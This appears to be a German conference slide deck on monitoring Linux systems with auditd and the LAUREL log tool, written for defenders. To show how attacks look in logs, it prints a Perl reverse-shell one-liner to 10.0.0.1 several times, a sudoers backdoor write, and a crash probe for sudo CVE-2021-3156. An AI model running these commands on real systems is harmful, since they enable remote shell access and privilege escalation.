Linux Security Monitoring mit Audit Events: Schmerzen reduzieren

Hilko Bengen
"hillu"
bengen@hilluzination.de

20. Mai 2022

Erkennung gezielter Angriffe auf Netzwerke

- Rein netzwerkbasierte Ansätze sind schwierig geworden.
- Daher: Events direkt auf den “endpoints” erzeugen...
- ...und zeitnah, zentral in einem SIEM nach Regelsätzen auswerten.
- *syslog* ist dafür zu wenig!

Was ist Linux Audit?

- Kernel protokolliert Aktionen
  - auf Basis eines vom Administrator festgelegten Regelsatzes
  - Syscalls, z.B. *open(2)*, *execve(2)*, *socket(2)*...
  - Dateisystem-Operationen
    "everything is a file" ist von Vorteil!
- Dedizierter User-Space-Daemon *auditd(8)*
  - liest die Events...
  - ...führt ggf. einfache Übersetzung durch...
    `log_format=ENRICHED`: Syscalls, UID+GID, SOCKADDR, etc.
  - ...schreibt ein Logfile und rotiert es
  - ...reicht die Events ggf. an Plugins zur weiteren Verarbeitung weiter
- User-Space-Programme können das Audit-System für eigenes Logging mitverwenden.
  z.B. *sudo*, *login*, *useradd*

Linux Audit: "The Good"

- Etabliert: Auf jedem Linux-System seit 15 Jahren verfügbar.
- Kernel als Informationsquelle
- Informationsgehalt grob vergleichbar mit Sysmon/Windows
- Nachvollziehbare Regelsätze, gut verstandenes System
  Für Anregungen:
  - *Center for Internet Security*: Linux-Benchmarks
  - Florian Roth: `https://github.com/Neo23x0/auditd`
  - `https://github.com/bfuzzy/auditd-attack`
- Gute Unterstützung durch lokale Analyse- und Reporting-Werkzeuge
  aureport(8), *ausearch(8)*, *autrace(8)*

Linux Audit: “The Bad & The Ugly”

- Textbasiertes, etwas ,,irreguläres” Key-Value-Format
  Teil der Kernel-User-Schnittstelle. Nicht mehr zu ändern.
- Einfache Kodierung von Binärdaten–für Maschinen
  Schlecht `grep/sed/awk`-bar. Für Menschen unlesbar.
- Zeilenweise Ausgabe–zusammenfassbar über Event-ID
  Aber Suchmaschinen sind nicht gut in JOIN-Operationen
- Datenmenge
- Reporting-Werkzeuge müssen lokal laufen, sind nicht auf kontinuierlichen Betrieb ausgelegt
  Für zentrales Security-Monitoring nicht geeignet

Beispiel: Sensitive Konfigurationsdateien

Wir wollen Manipulationen an der *sudo(8)*-Konfiguration erkennen.

CIS Dist-Independent Linux: 4.1.15: *Ensure changes to system administration scope (sudoers) is collected*

```
-w /etc/sudoers -p wa -k scope
-w /etc/sudoers.d/ -p wa -k scope
```

Zu detektierende Aktion:

```
# tee /etc/sudoers.d/bäckdöör
```

auditd(8)-Log:

```
type=SYSCALL msg=audit(1629909850.538:31668): arch=c000003e syscall=257 success=yes exit=3 a0=ffffff9c a1=7ffdd583d894 a2=241
  a3=1b6 items=2 ppid=2134241 pid=2134242 auid=1000 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=pts15 ses=3
  comm="tee" exe="/usr/bin/tee" subj==unconfined key="scope"
type=CWD msg=audit(1629909850.538:31668): cwd=/tmp"
type=PATH msg=audit(1629909850.538:31668): item=0 name="/etc/sudoers.d/" inode=530807 dev=fd:01 mode=040755 ouid=0 ogid=0
  rdev=00:00 nametype=PARENT cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0
type=PATH msg=audit(1629909850.538:31668): item=1 name=2F6574632F7375646F6572732E642F62C3A4636B64C3B6C3B672 inode=649737
  dev=fd:01 mode=0100644 ouid=0 ogid=0 rdev=00:00 nametype=CREATE cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0
type=PROCTITLE msg=audit(1629909850.538:31668): proctitle=74656500 2F6574632F7375646F6572732E642F62C3A4636B64C3B6C3B672
```

Beispiel: Reverse Shell (Perl-Einzeiler)

```
perl -e 'use Socket;$i="10.0.0.1";$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,
        inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'
```

auditd(8)-Log:

```
type=SYSCALL msg=audit(1626611363.720:348501): arch=c000003e syscall=59 success=yes exit=0 a0=55c094deb5c0 a1=55c094dea770
  a2=55c094dbf1b0 a3=ffffffffffffff286 items=3 ppid=722076 pid=724395 auid=1000 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0
  sgid=0 fsgid=0 tty=pts3 ses=3 comm="perl" exe="/usr/bin/perl" subj==unconfined key=(null)
type=EXECVE msg=audit(1626611363.720:348501): argc=3 a0="perl" a1="-e" a2=75736520536F636B65743B24693D2231302E302E302E31
  223B24703D313233343B736F636B657428532C50465F494E45542C534F434B5F53545245414D2C67657470726F746F62796E616D65282274637022
  29293B696628636F6E6E65637428532C736F636B616464725F696E2824702C696E65745F61746F6E282469292929297B6F70656E28535444494E2C
  223E265322293B6F70656E285354444F55542C223E265322293B6F70656E285354444552522C223E265322293B6578656328222F62696E2F736820
  2D6922293B7D3B
type=CWD msg=audit(1626611363.720:348501): cwd="/root"
type=PATH msg=audit(1626611363.720:348501): item=0 name="/usr/bin/perl" inode=401923 dev=fd:01 mode=0100755 ouid=0 ogid=0
  rdev=00:00 nametype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0
type=PATH msg=audit(1626611363.720:348501): item=1 name="/usr/bin/perl" inode=401923 dev=fd:01 mode=0100755 ouid=0 ogid=0
  rdev=00:00 nametype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0
type=PATH msg=audit(1626611363.720:348501): item=2 name="/lib64/ld-linux-x86-64.so.2" inode=404797 dev=fd:01 mode=0100755
  ouid=0 ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0
type=PROCTITLE msg=audit(1626611363.720:348501): proctitle=7065726C002D650075736520536F636B65743B24693D2231302E302E302E3
  1223B24703D313233343B736F636B657428532C50465F494E45542C534F434B5F53545245414D2C67657470726F746F62796E616D6528227463702
  229293B696628636F6E6E65637428532C736F636B616464725F696E2824702C696E65745F6174
```

Beispiel: sudo-Exploit

Probing der Schwachstelle CVE-2021-3156 (Baron Samedit)

```
$ sudoedit -s '\' `perl -e 'print "A" x 65536'`
malloc(): corrupted top size
Aborted (core dumped)
```

auditd(8)-Log:

```
type=EXECVE msg=audit(1612173800.583:2176990): argc=4 a0="sudoedit" a1="-s" a2="\" a3_len=131072
   a3[0]=414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414...
type=EXECVE msg=audit(1612173800.583:2176990): a3[1]=414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414...
type=EXECVE msg=audit(1612173800.583:2176990): a3[2]=414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414...
.
.
.
type=EXECVE msg=audit(1612173800.583:2176990): a3[15]=414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141...
type=EXECVE msg=audit(1612173800.583:2176990): a3[16]=414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141...
type=EXECVE msg=audit(1612173800.583:2176990): a3[17]=414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141...
```

Alternativen

- Ersatz für *auditd(8)*?

  `auditbeat` (Elastic) geht in die richtige Richtung. Aber: Gigantische Logs, mittelmäßige Performance.

  `go-audit` (Slack Technologies) JSON-Kodierung ohne Aufbereitung

- *Audit Dispatcher* Plugin?

  audisp-simple, audisp-simplify, audisp-json, audisp-cef ...

  Skriptsprachen oder C: Security? Wartbarkeit? Performance?

- Etwas gänzlich anderes?

  OSquery kann nicht mit *auditd(8)* koexistieren, bricht unter Last zusammen

  Sysmon/Linux (Microsoft) benötigt eBPF, XML-Logs, Informationsverlust gegenüber *auditd*, schlechte Performance

"If you want something done right..."

- *Audit Dispatcher*-Schnittstelle verwenden
- Parsen, Zerlegen der Zeilen
- Zusammenfassen nach Event-ID
- Aufbereiten von hex-kodierten Strings
- Aufbereiten von `EXECVE`-Kommandozeilen als Liste
  `"ARGV":[...]` statt `a1, a2, a3[1], a3[2], ...`
- Ausgabe: JSONlines

Prototypen

Go

- Parser: *Ragel State Machine Compiler*
- Garbage Collector und langsamer JSON-Encoder führen zu schlechter Performance
- Optimierter Code nicht mehr wartbar

Rust

- Parser: `peg`, „Grammatik" ähnlich wie in *Ragel* beschreibbar
- Performance auf Anhieb deutlich besser
- Fehlender GC und auf Code-Generierung basierender JSON-Encoder (`serde`, `serde_json`) hilfreich

---

Beide nicht veröffentlicht; Basis weiterer Entwicklung.

Linux Audit – Usable, Robust, Easy Logging


- Parsen, Zusammenfassen, Kodieren nach JSON
- Process Tracking: Anreichern mit Informationen aus `/proc`
- Logging ausgewählter Umgebungsvariablen
- *Least-Privilege*-Prinzip: läuft nach Setup-Phase als unprivilegierter User
- Brauchbare Permissions auf Logdateien
- Klare Kodierung von Zahlenwerten (dezimal, oktal, hexadezimal)
- `https://github.com/threathunters-io/laurel`
- Lizenz: GPL 3.0

So kann's aussehen

```
perl -e 'use Socket;$i="10.0.0.1";$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));
         if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");
         open(STDERR,">&S");exec("/bin/sh -i");};'
```

```
{"ID":"1626611363.720:348501",
 "SYSCALL":{"arch":"0xc000003e","syscall":59,"success":"yes","exit":0,"items":3,"ppid":722076,
    "pid":724395,"auid":1000,"uid":0,"gid":0,"euid":0,"suid":0,"fsuid":0,"egid":0,"sgid":0,"fsgid":0,
    "tty":"pts3","ses":3,"comm":"perl","exe":"/usr/bin/perl","subj":"=unconfined","key":null,"ARGV":[
       "0x55c094deb5c0","0x55c094dea770","0x55c094dbf1b0","0xffffffffffff286"]},
 "EXECVE":{"argc":3,"ARGV":[
    "perl","-e",
    "use Socket;$i=\"10.0.0.1\";$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobyname(\"tcp\"));if(connect(S,sockaddr_in($p,
     inet_aton($i))){open(STDIN,\">&S\");open(STDOUT,\">&S\");open(STDERR,\">&S\");exec(\"/bin/sh -i\");};"]},
 "CWD":{"cwd":"/root"},
 "PATH":[
    {"item":0,"name":"/usr/bin/perl","inode":401923,"dev":"fd:01","mode":"0o100755","ouid":0,"ogid":0,"rdev":"00:00",
     "nametype":"NORMAL","cap_fp":"0x0","cap_fi":"0x0","cap_fe":0,"cap_fver":"0x0","cap_frootid":"0"},
    {"item":1,"name":"/usr/bin/perl","inode":401923,"dev":"fd:01","mode":"0o100755","ouid":0,"ogid":0,"rdev":"00:00",
     "nametype":"NORMAL","cap_fp":"0x0","cap_fi":"0x0","cap_fe":0,"cap_fver":"0x0","cap_frootid":"0"},
    {"item":2,"name":"/lib64/ld-linux-x86-64.so.2","inode":404797,"dev":"fd:01","mode":"0o100755","ouid":0,"ogid":0,"rdev":"00:00",
     "nametype":"NORMAL","cap_fp":"0x0","cap_fi":"0x0","cap_fe":0,"cap_fver":"0x0","cap_frootid":"0"}],
 "PROCTITLE":{"ARGV":["perl","-e",
   "use Socket;$i=\"10.0.0.1\";$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobyname(\"tcp\"));if(connect(S,sockaddr_in($p,inet_at"]},
 "PARENT_INFO":"ARGV":["bash"],"launch_time":1626611323.973,"ppid":721539}
```

Performance



Nachtrag / Erkenntnisse aus der Entwicklung

Zusätzliche Features

- Eigene Übersetzung von Syscalls, UIDs, GIDs, SOCKADDR-Strukturen, etc.
- Bessere Performance dank Parser-Kombinator-Library `nom`
- `PARENT_INFO`
- Labels zum Markieren aller Aktionen eines Prozesses und/oder seiner Kindprozesse
- Labels auf Basis des Executable (Regexp-Match)

- *Linux-Audit*-Textformat erfordert mehr Sonderbehandlung im Parser als erwartet
- Unterstützung von *SELinux*-Policies ist fehlerträchtig

Ausblick

- Prozess- und Session-GUID ähnlich Sysmon
- Filtern von Events zur Reduktion der Datenmengen im SIEM.
  Labels, LuaJIT?
- Übersetzung von mehr numerischen Werten
  Capabilities, *open, fcntl, socket*-Flags...
- Anreicherung von Events mit Container-Runtime-Kontext
- Aufwändigere Anreicherung, z.B. Datei-Hashes
- Alternative Backends: TCP, HTTPS, Redis...
- Bereitstellung von RPM-, DEB-Paketen

Fazit

- Das *Linux-Audit*-Subsystem bietet eine inhaltlich brauchbare Basis für Security-Event-Monitoring
- *LAUREL* behebt die größte Schwachstelle, das Ausgabeformat.
- Basis für weitere Entwicklungen für Anreicherungen
- Neue Features führen zu neuen Detection-Use-Cases führen zu neuen Ideen...

Splunk SPL-Beispiel (*auditd*)

```
search index=linux_auditd
  type=SYSCALL syscall_name=execve
  (uid=30 OR uid=33)
  exe=/bin/bash (comm=/bin/sh OR comm=sh)
  AND NOT host=excluded-host
| table _time host uid pid ppid exe comm event_id
| map maxsearches=100
  search=ßearch index=linux_auditd
            type=EXECVE host=$host$ event_id=$event_id$ |eval uid=$uid$ |eval pid=$pid$ |eval ppid=$ppid$
            AND NOT a2=2F6170702F63656E736F7265642F6C69622F65787465726E616C732F70726F642F77616C2F7065726C2F6C696E75782F62696E2F7065
                       726C202D4520736179283129203E202F6170702F63656E736F7265642F6367692D62696E2F70726F642F77616C2F2E2E2F2E2E2F2E2E
                       2F746D702F67616761
    | foreach a1 a2 a3 a4 a5 a6 a7 a8 a9 a1* a2* a3* a4* a5* a6* a7* a8* a9*
        [ eval Parameter=if(isnull(Parameter),"",toString(Parameter))+" "+if(isnull('<<FIELD>>'),"",toString('<<FIELD>>')) ]
    | rename a0 AS Command"
| `ctime(_time)`
| table _time host uid pid Command Parameter ppid event_id
```

Splunk SPL-Beispiel (*LAUREL*)

```
search index=linux_laurel
  SYSCALL.SYSCALL=execve
  (SYSCALL.uid=30 OR SYSCALL.uid=33)
  SYSCALL.exe=/bin/bash (SYSCALL.comm=/bin/sh OR SYSCALL.comm=sh)
  AND NOT host=excluded-host
| rename EXECVE.ARGV as cmd, SYSCALL.uid as uid,
        SYSCALL.pid as pid, SYSCALL.ppid as ppid,
        PARENT_INFO.ARGV as parent_cmd, ID as event_id
| search cmd != "/app/censored/lib/externals/prod/wal/perl/linux/bin/perl"
| table _time host cmd uid pid ppid parent_cmd event_id
```